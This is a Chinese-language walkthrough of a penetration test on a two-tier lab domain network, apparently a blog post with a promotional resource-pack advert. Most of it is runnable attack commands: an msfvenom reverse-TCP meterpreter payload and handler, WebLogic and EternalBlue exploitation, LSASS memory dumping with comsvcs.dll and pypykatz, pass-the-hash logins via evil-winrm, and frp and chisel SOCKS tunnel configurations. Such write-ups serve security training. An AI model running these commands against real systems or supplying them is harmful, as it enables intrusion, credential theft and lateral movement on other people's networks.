渗透实战:内网域渗透_内网渗透实例_渗透测试实例

渗透测试实例 根据前面所学的知识,知道对方电脑只要没关闭445,其实某些磁盘也是在隐秘共享的,比如C$,D$,IPC$等:所以要是我们把C$映射到我们的F盘,这时只要我们cd F盘,实际上是进入了对方电脑的C盘。其实就已经进入了对方的sharefiles文件夹下了,这时候完全可以把他当做网盘,变成自己的电脑里的了,可以随便在此盘里面建东西了。在实际的攻击中,我们是不知道这些的,所以要用暴力破解的方法来获得。一般的个人用户的用户名是很难猜到的。在本电脑上以为是进入了F盘,实际上是进入了对方的空间,可以当本地盘使用了。 阅读详情
前言

本文记录了一次针对具有二层内网的域环境进行渗透测试的过程,文中涉及了内网域渗透的基本方法、思路和技巧。交替使用了msf、CobaltStrike、frp、chisel、SharpSQLTools等工具,最后通过约束委派拿下了域控。其间运用了很多小工具,文章较长,下面开始此次渗透长途之旅。

网络拓扑如下:

image.png

web服务器



先来波端口扫描:

image.png


image.png

直接发现了内网的ip,这里需要提前说明一点,由于靶场搭建的问题,weblogic只在10.10.20.12这个ip上才能解析,所以需要调整下ip设置,等做完weblogic后我们在改回192段。

image.png

网络安全重磅福利:入门&进阶全套282G学习资源包免费分享!
1、200份很多已经买不到的绝版电子书
2、30G安全大厂内部的视频资料
3、100份src文档
4、常见安全面试题
5、ctf大赛经典题目解析
6、全套工具包

看到了weblogic的版本,查找下exp,顺手先来一波smb信息收集。

smb信息收集

smbmap -H 10.10.20.12

smbclient -N -L //10.10.20.12

enum4linux -a 10.10.20.12

image.png

rpcclient -U '' 10.10.20.12

smbclient -U '' -L \\10.10.20.12

image.png

weblogic漏洞利用

知道了weblogic的具体版本,可以直接去查询漏洞,也可以用工具自动扫描下;

image.png


这里直接用CVE的漏洞来打一波;

image.png

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.20.4 LPORT=1234 -f psh-cmd > exploit.ps1

image.png

# use exploit/multi/handler

# set payload windows/x64/meterpreter/reverse_tcp

# set lhost 10.10.20.4

# set lport 1234

# exploit



image.png

image.png

image.png



迁移下进程,开始抓密码;

image

爆破一波,原来是个弱口令;

image.png

接下来换成CS更方便;

./teamserver 192.168.223.138 123456

image.png

java -XX:ParallelGCThreads=4 -XX:+AggressiveHeap -XX:+UseParallelGC -Xmx1024M -javaagent:hook.jar -jar cobaltstrike.jar

image.png

信息收集一波;

image.png

weblogic数据解密


在介绍下用注册表抓取hash的方法;

image.png


抓取成功后拖回本地;

image.png



在本地解密;

image.png

这里有了hash之后,尝试下不用msf和cs来渗透;

evil-winrm -u administrator -H ccef208c6485269c20db2cad21734fe7 -i 192.168.223.165

image.png

get-process -name lsass

rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 500 C:\temp\lsass.dmp full

rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 500 C:\windows\temp\lsass.dmp full

ls C:\windows\temp\lsass.dmp

download C:\windows\temp\lsass.dmp



image.png

lsass.dmp重命名为weblogic.dmp

pypykatz lsa minidump weblogic.dmp -o weblogic.txt

image.png



并没有发现预想中存在的密码,所以下面换个其他的方法;

image.png


image.png

image.png

解密工具可以解密了;

image.png

至此,web服务器算是搞定了,下面开始个人主机的渗透。

个人主机
永恒之蓝利用

进入内网,个人主机已经无法直接出网了,需要搭建代理。

frp代理


服务端

[common]
bind_addr =192.168.223.138
bind_port =7000
token = Xa3BJf2l5enmN6Z7A8mv
[socks5]
type = tcp
remote_port =7777
plugin = socks5



客户端

[common]
server_addr = 192.168.223.138
server_port = 7000
token = Xa3BJf2l5enmN6Z7A8mv
[plugin_socks]
type = tcp
remote_port = 7777
plugin = socks5



proxychains nmap -v -Pn -T3 -sV -n -sT --open -p 
22,1222,2222,22345,23,21,445,135,139,5985,2121,3389,13389,6379,4
505,1433,3306,5000,5236,5900,5432,1521,1099,53,995,8140,993,465,
878,7001,389,902,1194,1080,88 10.10.20.7



image.png



这里还可以尝试下用chisel;

./chisel server -p 8000 --reverse

./chisel client 192.168.223.138:8000 R:8100:socks

image.png

image.png


在kali里设置好代理配置;

image.png

proxychains nmap --script smb-vuln* -p 445 -sT -Pn 10.10.20.7 -vvv

image.png

很明显了,永恒之蓝;这里还是用frp代理,通过msf来方便点。

msf6 > setg Proxies socks5:192.168.223.138:7777
msf6 > setg ReverseAllowProxy true
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set payload windows/x64/meterpreter/bind_tcp
msf6 > set rhost 10.10.20.7
msf6 > run



image.png



成功拿下个人主机,照例先抓下密码;

image.png

